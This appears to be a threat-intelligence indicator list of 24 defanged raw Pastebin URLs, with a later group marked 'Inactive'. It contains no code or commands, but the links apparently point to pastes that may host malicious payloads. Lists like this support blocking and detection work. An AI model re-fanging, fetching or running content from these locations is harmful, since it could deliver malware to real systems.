hxxp://pastebin[.]com/raw/zHLUaPvW

hxxp://pastebin[.]com/raw/V6UWZm2n

hxxp://pastebin[.]com/raw/rTjmne99

hxxp://pastebin[.]com/raw/JMkdgr4h

hxxp://pastebin[.]com/raw/yPTNdYRN

hxxp://pastebin[.]com/raw/q56JPtdY

hxxp://pastebin[.]com/raw/a3U5MMj2

hxxp://pastebin[.]com/raw/E4MB4MFj

hxxp://pastebin[.]com/raw/770qPDMt

hxxp://pastebin[.]com/raw/YtuXz7YX

hxxp://pastebin[.]com/raw/LKRwaias

hxxp://pastebin[.]com/raw/ZFchNrpH

hxxp://pastebin[.]com/raw/8DEsZn2y

Inactive

hxxp://pastebin[.]com/raw/TWQYHv9Y

hxxp://pastebin[.]com/raw/0HpgqDt2

hxxp://pastebin[.]com/raw/1t8LPE7R

hxxp://pastebin[.]com/raw/3vsJLpWu

hxxp://pastebin[.]com/raw/6MFWAdWS

hxxp://pastebin[.]com/raw/AqndxJKK

hxxp://pastebin[.]com/raw/SdcQ9yPM

hxxp://pastebin[.]com/raw/XMKKNkb0

hxxp://pastebin[.]com/raw/ZM6QyknC

hxxp://pastebin[.]com/raw/pMDgUv62

hxxp://pastebin[.]com/raw/yEw5XbvF